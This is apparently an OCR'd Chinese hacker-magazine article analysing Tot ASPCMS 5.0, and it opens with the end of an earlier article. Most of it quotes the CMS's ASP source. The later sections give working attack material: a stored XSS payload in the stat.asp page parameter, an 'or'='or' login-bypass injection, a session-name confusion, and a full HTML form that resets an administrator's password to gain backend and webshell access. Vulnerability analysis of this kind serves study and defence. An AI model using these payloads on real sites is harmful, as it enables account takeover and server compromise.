


图6 正式版的注射漏洞

关于漏洞的修补，跨站的我懒的说了，程序员完全不拿自己当回事儿；注入的修补就把search_prod_cid=my_request("cid",0) 换成 search_prod_cid=my_request("cid",1)，做数字检查就行了。还有，顺便，I like Min.^_^.

编辑点评：

这款购物系统存在的bug不是一眼就能看出来的，需要跟踪进去看其内部是怎么实现的，我们找漏洞的时候，随着自己水平的提高，慢慢的会越来越深入；所以当你觉得自己能跟踪进去，搞清楚内部的实现模式，说明你的水平已经不低了。

都是统计惹的祸——淘特ASPCMS 5.0版漏洞分析

图/花蝎宝宝&非零解

从本文你可以学到：

1、淘特 ASPCMS 5.0漏洞分析

2、逻辑漏洞份额分析

一、对淘特ASPCMS介绍

淘特网新闻管理系统简称Tot-CMs，在系统的介绍中称："淘特CMS在设计中考虑到多种ASP常见漏洞，并在程序中加以预防"。的确系统很好的考虑了安全的问题，特别在SQL注入方面基本上找不到漏洞，我在分析代码的时候，系统中输入的变量都基本上过滤了（当然只是在我的水平范围内）。

简单对系统的防范介绍一下，在getnews.asp中：

```
<%
dim rs,sql,classid,bytype,num,max
    if(request.QueryString("classid")<>"") then
//得到classid的值
        classid=Cint(request.QueryString("classid"))
//把变量classid转换成整数类型
    else
        classid=0
    end if
    if(request.QueryString("bytype")<>"") then
        bytype=Cint(request.QueryString("bytype"))
    else
        bytype=0
    end if
```

```
if(request.QueryString("num")<>"") then
    num=Cint(request.QueryString("num"))
else
    num=10
end if
if(request.QueryString("max")<>"") then
    max=Cint(request.QueryString("max"))
else
    max=10
end if
sql="select top "&num&" id,title,pagepath from news where checked=true"
//SQL查询语句
if(classid<>0) then
    sql=sql&" and classid="&
end if
………
%>
```


在getnews.asp文件中，对取得的变量num、classid等都转化成整型，然后再放入sql语句中，这就防止了sql注入。程序中虽然没有用asp的系统函数Request.ServerVariables("HTTP_X_FORWARDED_FOR")对取得的值进行过滤，但在inc/function.asp中，定义了GetIp()函数：

```
function GetIp()
    dim userip,retstr,i
    userip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
    if userip = "" then
            userip = Request.ServerVariables("REMOTE_ADDR")
    end if
    if(userip<>"") then
            userip=split(userip,".")
            for i=0 to ubound(userip)
                    retstr=retstr&Cint(userip(i))
                    if(i<ubound(userip)) then
                            retstr=retstr&"."
                    end if
            next
    end if
    GetIp=retstr
end function
```

在commen.asp中：

```
userip=GetIp()
………
set rs=server.CreateObject("adodb.recordset")
rs.open "select top 1 * from commen order by id desc",conn,3,3
rs.addnew
rs("username")=author
rs("content")=content
rs("moditime")=now
rs("classid")=classid
rs("articleid")=id
rs("userip")=userip
rs.update
rs.close
set rs=nothing
```

虽然Request.ServerVariables("HTTP_X_FORWARDED_FOR")没有经过任何过滤，但是对数据库的操作使用了**adodb.recordset**的addnew方法，该方法容sql注入，把传递的userip的数据当作值插入数据库中。所以这里也没有产生sql注入，看来编写这套程序的人还是比较安全的，不过貌似价格很贵，如图1。这样的高价(相对我这个穷学生而言，将近2000元和3000元的这种程序已经是比较贵的了）就是绝对的安全了吗？


联系购买

我们提供淘特CMS企业版(ACCESS或MSSQL)的销售，同时提供系统定制服务，可根据客户的需要定制好系统模板及标签，以便用户拿到系统后，无需配置即可管理网站。
产品报价：

淘特AspCMS企业版(Access库)：1900元/套
淘特AspCMS企业版(Mssql库)：2800元/套
淘特饮食行业门户系统：5000元/套
淘特Jsp(Java)CMS企业版：8000元/套
淘特Jsp(Java)商业论坛：3000元/套

图1　淘特CMS的价格

虽然整个CMS做得比较安全，但是它整合了淘特统计系统。统计系统采用与整个CMS系统分开的数据库，放在totstat目录下的tot_stat.mdb。统计系统除了能从CMS的管理页面进行管理外，还能通过自己的管理页面管理统计系统，当然这个统计系统的后台不是很强大，除了简单的查看访问统计和删除访问统计外，基本上没什么功能。那么就开始我们的漏洞分析吧，万恶的漏洞就是从整合的这套统计系统来的，CMS加上统计系统就造成了这些漏洞非常具有危害性（当然漏洞的利用也就很有价值了）。

二、跨站漏洞分析

其实跨站漏洞的发现说容易也容易，说不容易也不容易，最关键的是跨站的危害大不大，利用起来方不方便。在totstat/stat.asp文件中有如下代码：

```
fromip=GetIp()
strReferrer =request.QueryString("ref")
strURL = Request.ServerVariables("URL")
pageUrl=trim(request.QueryString("page"))
If strURL = "" Then
strURL = "(unknown)"
End If
strReferrer=ReplaceBadStr(strReferrer)
strURL=ReplaceBadStr(strURL)
pageUrl=ReplaceBadStr(pageUrl)
......
If databaseType = 1 Then
    sql_page = "SELECT * FROM t_page WHERE f_date=#"&strDate&"#
and f_pageurl='"&pageUrl&"'"
Else
    sql_page = "SELECT * FROM t_page WHERE CONVERT(varchar(10),
f_date,121) = '"&strDate&"' and f_pageurl='"&pageUrl&"'"
End If
Set Rs=Server.CreateObject("ADODB.Recordset")
Rs.open sql_page,conn,3,3
if Rs.eof then
    Rs.addnew
    Rs("f_pageurl")=pageUrl
    Rs("f_date")=strDate
    Rs("f_time")=strTime
    Rs("f_hits")=1
    Rs.update
else
    Rs.MoveFirst
    Rs("f_hits")=Rs("f_hits")+1
    Rs.update
end if
Rs.close
set Rs=nothing
```

文件中取得了ref，URL，page的值，然后经过**ReplaceBadStr()**函数的过滤就插入进了数据库中。在totstat/function.asp中定义的ReplaceBadStr()如下：

```
function ReplaceBadStr(oristr)
    dim retstr
    retstr=LCase(oristr)
    if(oristr<>"") then
            retstr=replace(retstr,"or","")
            retstr=replace(retstr,"'","")
            retstr=replace(retstr,"and","")
            retstr=replace(retstr,"(","")
            retstr=replace(retstr,")","")
            retstr=replace(retstr,"chr","")
            retstr=replace(retstr,"char","")
    end if
    ReplaceBadStr=retstr
end function
```

函数ReplaceBadStr()只过滤了or、'、(、and、chr、char,从过滤的情况看是对SQL注入进行过滤。然而在totstat/page.asp中:

```
<%
        Set Rs=Server.CreateObject("ADODB.Recordset")
        If databaseType = 1 Then
                sql="select f_pageurl,f_date,f_time,f_hits from
t_page WHERE f_date=#"&bydate&"# order by f_hits desc,id desc"
        Else
                if(currentpage=1) then
                        sql = "SELECT top "&pagesizes&"
f_pageurl,f_date,f_time,f_hits from t_page WHERE CONVERT(varchar(10),f_date,
121) = '"&bydate&"' order by f_hits desc"
                else
                        sql = "SELECT top "&pagesizes&"
f_pageurl,f_date,f_time,f_hits from t_page WHERE id not in (select top "&
(pagesizes*(currentpage-1))&" id from t_page where CONVERT(varchar(10),
f_date,121) = '"&bydate&"' order by f_hits desc) and CONVERT(varchar
(10),f_date,121) = '"&bydate&"' order by f_hits desc"
                end if
        end if
        dim startIndex
        if(databaseType=1) then
                startIndex=pagesizes*(currentpage-1)
        else
                startIndex=0
        end if
        Rs.open sql,conn,3,1
        if not rs.eof then
                rowsdata=rs.GetRows()
                rs.close
                set rs=nothing
                for iti=startIndex to startIndex+pagesizes-1

                        if(iti>ubound(rowsdata,2)) then
                                exit for
                        end if
%>
<tr>
        <td height="20" valign="bottom" bgcolor="#FFFFFF"><div
align="left"><%=iti+1%>.<a href="<%=rowsdata(0,iti)%>"
target="_blank"><%=rowsdata(0,iti)%></a></div>
        <td valign="bottom" bgcolor="#FFFFFF"><div align="center">
<%=rowsdata(1,iti)&" "&rowsdata(2,iti)%></div>
        <td valign="bottom" bgcolor="#FFFFFF"><div align="center">
<%=rowsdata(3,iti)%></div></td>
        </tr>
```

从t_page表中分别取得f_pageurl(访问页面),f_date(访问日期),f_time(访问时间),f_hits(页面访问数)以行存放在二维数组rowsdata中,rowsdata(0,iti)就是第iti +1个列的f_pageurl的内容。在输出的过程中也没有对f_pageurl进行任何过滤,仅仅在输入的时候过滤了几个简单的关键字。这就造成了跨站,在浏览器上打开**http://127.0.0.1/totstat/stat.asp?page=http://<iframe src="http://127.0.0.1"></iframe><a>**,这时候在统计的管理统计页面框就出现了,如图2所示。




图2 跨站成功

因为是管理员可以直接访问的地方,利用的方法比较多的是加管理员,但是如果管理员是通过统计系统登录来查看统计的数据,那么这个的利用价值就不是很大了。

三、统计的Session与CMS的Session

在inc/checkrole.asp中,对管理员的权限进行了判断。而在管理员修改密码的admin/chanpass.asp文件中只包含了inc/Session.asp,session.asp关键代码如下。

```
<%
Dim UserName,UserPass,UserID,RsSessionObj,GoRefresh,Sql
UserName = Session("Name")
UserPass = Session("PassWord")
UserID = Session("AdminID")
if(UserName="" or len(UserName)<0) then
    Response.Redirect("login.asp")
    Response.end
end if
%>
```

这里只判断Session的Name的内容不为空或者不小于零就能修改密码。而在totstat/login.asp中,判断了管理员登录后,就赋予session的name为adminlogined。

```
        username=request.Form("username")
        password=md5(request.Form("password"),32)
        Set rs=Server.CreateObject("ADODB.Recordset")
        rs.open "select * from t_admin where adminname='"&username&"'
and adminpass='"&password&"'",conn,3,1
        if not rs.eof then
                session("name")="adminlogined"
                response.Write("<script>parent.location.href='admin_index.
asp';</script>")
        else
                response.Redirect("login.asp")
        end if
```

Chanpass.asp只要是Session的Name不为空就可以修改密码,而登录统计系统session的name为adminlogined。虽然一个是**Name**,一个是**name**,但是在asp中对大小写不敏感。也就是当我们登录统计系统后,chanpass.asp要验证的Session的Name也是不为空的。这就可以直接修改管理员的密码了。要登录统计系统相对之下就比较容易,一般的情况下,统计系统的默认密码和默认的数据库都不会被人忽视的。就算是修改了,别忘了验证用户名和密码的经典语句:select * from t_admin where adminname='"&username&"'and adminpass='"&password&,在上面的代码中也可以看到并没有过滤"username"和"password",这样就可以直接输入'or'='or'万能密码进入统计系统后台,让服务器赋予我们一个sessiom值便可以直接访问http://127.0.0.1/admin/chanpass.asp,如图3所示。




图3 登录统计系统后访问修改密码页面

但是修改密码的时候,被提示错误:

```
ADODB.Recordset 错误 '800a0bcd'
BOF 或 EOF 中有一个是"真",或者当前
的记录已被删除,所需的操作要求一个当前的记录。
/admin/chanpass.asp,行 24
```

原来在admin/chanpass.asp有如下代码:

```
set Rs = server.CreateObject ("ADODB.RecordSet")
SQL="select * from admin where UserName='"&request.Form
("AdminName")&"'"
Rs.Open SQL,Conn,3,3
Rs("PassWord")=md5((request.Form("PassWord")),16)
```

```
        Rs.update
        Rs.close
        Set Rs=nothing
    ......
    <input type="submit" name="Submit" value=" 确 定 ">
    <input name="AdminName" type="hidden" id="AdminName" value="<%=session("name")%>">
    <input name="id" type="hidden" id="id" value="<%=Session("AdminID")%>">
    <input name="action" type="hidden" id="action" value="add">
    <input type="button" onClick="window.close();" name="Submit2" value=" 取 消 ">
```

原来在修改密码的时候，request.Form("AdminName")来自session("name")，就是修改密码的用户是adminlogined，由于在admin表中的UserName字段并没有adminlogined，所以出错了。这时候怎么办呢？




图4　修改密码成功

我们可以在本地建立如下代码的html文件，登录统计系统后（一直要保持登录状态），运行这个html文件，在这个文件里面修改管理员密码，如图4，页面会提交数据给http://127.0.0.1/admin/chanpass.asp，所以在地址栏上会显示这个地址。来看看代码：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>修改管理员密码</title>
</head>
<body>
<div align="center">
  <table width="59%" border="0" cellspacing="0" cellpadding="0">
    <form method="post" name="PassWordForm" action="http://127.0.0.1/admin/chanpass.asp">
      <tr>
        <td height="53" colspan="2"> </td>
      </tr>
      <tr>
        <td colspan="2">     <div align="center">新 密 码
          <input name="PassWord" type="password" id="PassWord" size="30" >
          <br>
          <br>
          确认密码
            <input name="AffirmPassWord" type="password" id="AffirmPassWord" size="30">
        </div></td>
      </tr>
      <tr>
        <td height="50" colspan="2"> <div align="center">
          <input type="submit" name="Submit" value=" 确 定 ">
          <input name="AdminName" type="hidden" id="AdminName" value="admins">
          <input name="id" type="hidden" id="id" value="">
            <input name="action" type="hidden" id="action" value="add">
            <input type="button" onClick="window.close();" name="Submit2" value=" 取 消 ">
        </div></td>
      </tr>
    </form>
  </table>
</div>
</body>
</html>
```

这里<input name="AdminName" type="hidden" id="AdminName" value="admins">的value应该为要修改的管理员的密码。如果不知道管理员的用户名，可以一个个猜解，把value的值修改；如果有这个用户名的话，密码就会修改成功，没有的话还会出现前面一样的错误。

四、总结

修改密码后，进入后台就相当于得到一个webshell。后台的功能特别的强大，可以操作数据库也可以管理磁盘，上传任何格式的文件，如图5。

